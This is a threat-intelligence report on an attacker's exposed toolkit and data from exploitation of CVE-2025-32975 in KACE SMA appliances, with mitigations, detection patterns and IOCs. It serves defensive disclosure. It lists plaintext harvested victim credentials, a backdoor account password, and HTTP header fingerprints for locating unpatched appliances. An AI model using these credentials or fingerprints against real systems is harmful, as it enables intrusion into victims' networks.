Figure 25. Session.lnk Windows shortcut referencing the encrypted messaging application Session, pointing to Session.exe within the user's AppData directory. Session Messenger, originally developed by the Loki Project (now the Oxen Project), is a decentralized end-to-end encrypted messaging platform commonly used by threat actors for anonymous operational communications.Two Windows shortcut files in the directory, Tor Browser.lnk and Tor_20Browser.lnk, both point to the same Tor Browser installation but carry different metadata, and together they paint a precise picture of the operator's working environment.
| Field | Value |
|---|---|
| Target executable | C:\Users\Administrator\Desktop\Tor Browser\Browser\firefox.exe |
| Working directory | C:\Users\Administrator\Desktop\Tor Browser |
| Machine hostname | windows-utah-8g |
| Operating system | Windows Server 2019 |
| User context | Administrator |
This is a significant attribution data point. The windows-utah-8g hostname visible in LNK metadata is consistent with automatically generated hostnames used by VPS providers, indicating the operator worked from a rented server rather than a personal machine
This is corroborated by the Session.lnk file, whose embedded Security Identifier S-1-5-21-504120582-3758515814-672085452-500, the built-in Administrator account (RID 500), matches the same Administrator user context seen in the Tor Browser shortcut.
Database Compromise Analysis - KACE SMA MariaDB Dump
A MariaDB dump recovered from the open directory as sql.zip (50 MB compressed, 512 MB uncompressed) is a full export from a live production KACE SMA appliance, spanning 901 tables belonging to a managed IT services provider (MSP) operating out of the Boston, Massachusetts area under the brand HIQ.
The dump spans 29,092 lines of SQL encompassing the complete KACE K1000 application database, including user accounts, managed client inventory, helpdesk ticket queues, role permissions, automation scripts, and organization configuration. The appliance ran two named organizations, reflecting internal operational separation within the MSP. Names, email addresses, and other personal identifiers visible in the database have been redacted in this report to protect the individuals involved.
Database Structure Summary
The dump covers 901 tables representing the full KACE SMA schema. The tables most significant to this investigation fall into five categories:
| Category | Key tables | Intelligence value |
|---|---|---|
| Identity and access | USER, USER_ROLE, AUTHENTICATION, CREDENTIAL | All operator and customer accounts, hashed passwords, and role assignments |
| Managed endpoint inventory | MACHINE, MACHINE_NICS, MACHINE_DISKS, NTSERVICE | Every device managed by this KACE instance: hostnames, IPs, MACs, OS |
| Client relationship mapping | REPORT_OBJECT, HD_TICKET, HD_QUEUE | Full client list, helpdesk queues mapped to each named customer |
| Automation and scripting | KBOT | KACE scripts configured for remote execution across managed endpoints |
| Configuration and secrets | SETTINGS, ORGANIZATION, SMMP_CONNECTION | Appliance configuration, encrypted organizational credentials |
Victim Identity - HIQ Managed Services
The primary victim confirmed by this database is HIQ, a managed IT services provider serving mid-size organizations in the Greater Boston area. The admin account (admin) is linked to b...g@hiq.com and holds the SHA-1 password hash. The appliance's internal domain is HIQTERM, and the AD environment is referenced throughout machine records.
The KACE instance managed at least three directly enrolled workstations recorded in the MACHINE table:
| ID | Hostname | Logged User | IP | OS |
|---|---|---|---|---|
| 1 | m..c-7 | HIQTERM\m.. | 10.10.50.133 | Windows 7 Pro x64 SP1 |
| 2 | w...p-7 | HIQTERM\w.. | 10.10.50.162 | Windows 7 Pro x64 |
| 5 | S...n-H | s... | 10.10.50.107 |
All three machines sit on the 10.10.50.0/24 subnet, confirming this is an internal corporate network.
KACE Operator Accounts Exposed
The USER table reveals twenty-one user accounts configured on the KACE appliance. These fall into two categories: internal HIQ staff with administrative roles, and external customer-facing accounts with limited Service Desk access. The internal staff accounts are the most sensitive:
| Username | Full name | Notes | |
|---|---|---|---|
| a...n | a...n | b...g@hiq.com | Global administrator |
| J...N | J. D. | j...n@hiq.com | Internal operator |
| w...n | W. P. | W...k@hiq.com | Internal operator / Managed machine user |
| D...D | D. | D...s@hiq.com | Internal operator |
| j...e | J. M. | J...e@hiq.com | Internal operator |
| i...g | W. F. N. | w..g@hiq.com | Internal |
| b..n | B. S. | b...g@hiq.com | Internal |
| w...g | W. H. Z. | w...g@hiq.com | Internal operator |
| m..e | M. C. | m....o@hiq.com | Internal / Managed machine user |
| d...y | D. M. | D....y@hiq.com | Internal |
The password field for the admin account contains an SHA-1 hash, a weak, unsalted algorithm that is readily reversible using common rainbow tables or GPU-accelerated cracking.
The remaining internal accounts show either blank password fields (indicating LDAP-federated authentication) or * (indicating an unusable placeholder), suggesting most staff authenticated through Active Directory rather than local KACE credentials. For the attacker, this means the admin hash is the primary credential; a single cracked password gives full KACE administrative access.
The role table (USER_ROLE) confirms a two-tier structure: internal accounts hold the Administrator or Service Desk Admin roles with full appliance scope, while customer accounts are restricted to a Customer Access Role with Service Desk-only access.
Customer Organizations in Scope
Over 60 named client organizations spanning law enforcement, government, education, healthcare, and the private sector, predominantly in the Greater Boston area.
Each of these client organizations had endpoints managed through this single KACE SMA instance.
Helpdesk Ticket Data and Operational Exposure
The HD_TICKET table contains six helpdesk ticket records, including text descriptions of IT work performed at client sites. The ticket content visible in the data includes references to activities such as account creation and removal, mailbox migrations, VPN configuration, badge management, password resets, and hardware replacement across multiple client sites.
The report schedule table (REPORT_SCHEDULE) shows a scheduled automated report configured to deliver HTML output to m__...o@hiq.com__ and j...n@hiq.com, confirming these are active HIQ staff addresses receiving operational intelligence from the platform.
Appliance Configuration Intelligence
The SETTINGS table exposes the full runtime configuration of the KACE appliance. The software catalog cache shows 243 discovered application titles across managed devices (CATALOG_CACHED_COUNT_DISCOVERED), giving the attacker a software inventory snapshot useful for identifying exploitable applications.
The maximum file drop size is configured to 1 GB (CLIENT_DROP_FILE_SIZE_FILTER), confirming the appliance's file distribution capability for payload delivery.
Agent debug logging was set to all (AGENT_DEBUG), meaning detailed agent activity, including script execution, was being written to logs accessible to anyone with appliance access.
The ORGANIZATION table records two organizations with encrypted password fields stored as hex blobs. These are the KACE inter-organization passwords that, if decrypted, would grant cross-organization administrative access on the appliance.
The implication is severe, and any organization that was a client of HIQ and whose endpoints were enrolled in this KACE instance should be treated as a downstream exposure, even if they have no direct relationship with the CVE-2025-32975 vulnerability.
Finding Exposed KACE SMA Instances
Before applying any of the mitigations below, the first question to answer is whether your KACE SMA appliance is reachable from the public internet at all.
KACE K1000 appliances expose a unique combination of HTTP response headers by default that makes them straightforward to identify in internet scan data, without requiring authentication. Two headers in particular are present across every deployment and require no credentials to retrieve:
X-Kace-Appliance: K1000
X-Kace-Version: [version string]

                Copy
Hunt.io's HuntSQL dataset currently shows more than 12,000 internet-facing K1000 instances actively disclosing these headers, with every visible version falling below the patch thresholds for CVE-2025-32975.
If your appliance is among them, you'll know immediately. Hunt.io users can run the detection directly in HuntSQL. Sign up for a free Hunt.io account and build the detection in HuntSQL using the headers above.
Figure 26. Hunt.io HuntSQL query results showing more than 12,000 internet-facing KACE K1000 instances actively disclosing version strings that predate the CVE-2025-32975 patch thresholds.Two patterns in the data are worth noting. A number of appliances are running on non-standard ports, some well into the thousands. Port obfuscation does not prevent discovery. The second pattern is age: some instances show static content dating back to 2016, suggesting these appliances have gone years without maintenance, let alone patching.
If your IP appears in the results, the appliance is internet-facing and unpatched. The steps below apply immediately.
Mitigation Strategies
Patch KACE SMA immediately to 13.0.385, 13.1.81, 13.2.183, 14.0.341 Patch 5, or 14.1.101 Patch 4. If on the 13.x branch, reapply the security hotfix after every full version upgrade.
Block all outbound and inbound traffic to 216.126.225[.]156 on all ports at the perimeter firewall and proxy egress.
Deny outbound TCP to port 23946, 9002, 9008, and 8000, and SOCKS5 traffic to non-approved destinations on port 1081 that routes attacker traffic through the victim network.
Search all Windows hosts for the local account kace_admin. Its creation is the primary persistence mechanism; presence confirms the host was reached by the attacker.
Check Windows Security Event ID 4720 (account created) and Event ID 4732 (member added to Administrators group) for the username kace_admin across all domain-joined machines.
Audit membership of the Remote Desktop Users group (SID S-1-5-32-555) on all hosts.
Search PowerShell block logs for the exposed password in research or the command pattern Add-LocalGroupMember -Group.*S-1-5-32-544.
Alert on C$ administrative share access (Event ID 5140, share name C$) from unexpected source hosts, particularly from the KACE SMA server IP.
Search web application logs for POST requests containing the strings proto or constructor.constructor in form field values.
Alert on NEXT_REDIRECT exceptions appearing in server error logs alongside arithmetic expressions in the error digest field.
Audit all KACE-managed devices for the presence of kace_admin, unexpected scheduled tasks, or new local administrator accounts created after March 9, 2026.
Review RDP access logs on backup infrastructure (Veeam, Veritas) and domain controllers for connections from the KACE appliance IP or from the kace_admin account during the March 9--14, 2026 window and beyond.
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique | Evidence |
|---|---|---|---|
| Execution | T1059.001 | PowerShell | AddUser.ps1, share.txt, cm_disk.ps1 |
| Execution | T1059.006 | Python | rs.py, smb.py, 1.py, 2.py, print_param.py |
| Persistence | T1136.001 | Create Local Account | kace_admin account creation |
| Persistence | T1098 | Account Manipulation | Add to Administrators + Remote Desktop Users |
| Credential Access | T1110.003 | Password Spraying | smb.py against domain hosts |
| Discovery | T1082 | System Information Discovery | cm_disk.ps1 WMI (OS, disk, uptime) |
| Discovery | T1018 | Remote System Discovery | Get-ADComputer, nbtscan |
| Discovery | T1046 | Network Service Scanning | nbtscan, nc.exe |
| Discovery | T1069 | Permission Groups Discovery | net group enumeration |
| Lateral Movement | T1021.002 | SMB/Windows Admin Shares | smb.py C$ mount validation |
| Lateral Movement | T1021.001 | Remote Desktop Protocol | RDP to backup infrastructure and DCs |
| Collection | T1119 | Automated Collection | print_param.py POST capture on port 9008 |
| Command and Control | T1572 | Protocol Tunneling | 1.py + 2.py custom TCP mux, EWhere64.exe |
| Command and Control | T1090 | Proxy | SOCKS5 on port 1081 |
| Command and Control | T1090.003 | Multi-hop Proxy | Tor Browser for operator anonymity |
| Command and Control | T1102 | Web Service | Session encrypted messenger |
| Command and Control | T1105 | Ingress Tool Transfer | uploadserver.py, curl payload delivery |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | print_param.py POST collection, uploadserver.py |
Indicators of Compromise
Network indicators:
| Type | Value | Context |
|---|---|---|
| IP | 216.126.225[.]156 | C2 host |
| Port | 8000 | File server / open directory |
| Port | 9002 | Custom TCP tunnel listener |
| Port | 9008 | HTTP POST data capture |
| Port | 23946 | Reverse shell callback |
Host indicators:
| Type | Value | Context |
|---|---|---|
| Username | kace_admin | Backdoor account on Windows hosts |
| Password | P@ssw0rd123! | Used for kace_admin |
| Credential | BRI-INSURANCE\administrator / VM51mplyad2021 | Harvested the victim's domain credentials |
| Credential | administrator / Telekom5997 | Tested against 192.168.0[.]205 |
| AD server | 192.168.140[.]6 | The victim domain controller was queried by cm_disk.ps1 |
| SID | S-1-5-21-504120582-3758515814-672085452-500 | The operator machine built-in Administrator |
File Indicators:
| Filename | Hashes |
|---|---|
| rs.py | 02f4fa982b6ece6dc0796c28dcf3298953c2403664ff775e8a06ed3a9fef35cb |
| smb.py | 9f9da1b2bb70b63b8647d91468ab4000a6944523b8781086fc9eff76f23f071b |
| cm_disk.ps1 | a8cab6ca6649b33146c8a0670e7226dd901928b0fd22a89af977dca9b50f2ed2 |
| AddUser.ps1 | ba967c02f34b9f0b13b93a1517e2780985660dc2a18078f8e552161e4fb65403 |
| 1.py | 247243bd1b0836bc1c819bdfaef3e58d85c911a64c8ea6b4879d4e3b34cf2c1e |
| 2.py | 0f9a5b4fe71938761e48d5cbf8bd020b45115b3409f914821dcae06d8c4635be |
| uploadserver.py | e45aad4e549d182f509a508d1daeeb5199ab33cf033515c7fe310c6e90a97467 |
| print_param.py | 6979b0c5299c5630d3b7493a67fcfa704fd44fff81faf8990ad80c2c385e7cab |
| EWhere64.exe | 8919034ae60e81654cfe314eaffe7cde309067c8f338b8a46e0df908ae20ddf0 |
| k.exe | ad21a458b4271840f4afb215adf940d953e0aa0c089a10a6d62e5b8ff9c49423 |
| share.txt | 79e5b59b7b4f0b4ed8df42e6b2169f3122752ca0720615a8f2f960fded888bf4 |
| uploaded_file | 56aed89edb4acfb6ef8de7fb9df5e790f332fbe89d02acc9a69fc874a4a817eb |
| server | a7d32c3ff0cfee0d3faf18e54a43542ec10ec795c0fcd32f5c7c6e856cb1cd12 |
| route | 60bfce4d6015cb644042e69ef3e09587698c6b1fb746f819622b13372cc07927 |
| app | 1942586138893c34d4b7693f6ab604a7cd812968045f0958aa97e56d7aca07ea |
| api | 8bde9d57525b38039ac50e182d5734643020eb46f86807fc0f5d7ad2961d6246 |
| _next | 5a9d0c4b1961aacf678d35d9c5ffbf508586006387a62f1565f3c4698d11beae |
Conclusion
The open directory at 216.126.225[.]156:8000 captured by Hunt.io on March 12, 2026, tells a complete story. A CVSS 10.0 authentication bypass left unpatched for ten months gave an attacker full access to a production KACE SMA appliance, and from there, a 512 MB uncompressed database dump stored as a 50 MB zip, credentials from at least two additional victim environments, and endpoints across 60+ client organizations spanning law enforcement, government, schools, and healthcare. The attacker built a pre-staged, architecturally complete toolkit covering every phase of the intrusion. That toolkit was sitting on an unauthenticated open directory served over plain HTTP.
That last detail is the whole point. Exploiting CVE-2025-32975 required a critical authentication bypass. Finding the attacker's toolkit required nothing more than Hunt.io AttackCapture identifying an exposed open directory on a publicly reachable server. Organizations that continuously monitor their internet-facing exposure surface reduce both risks simultaneously. Book your Hunt.io demo to see how AttackCapture uncovers exposures before attackers operationalize them.
Related Posts
Related Posts
Related Posts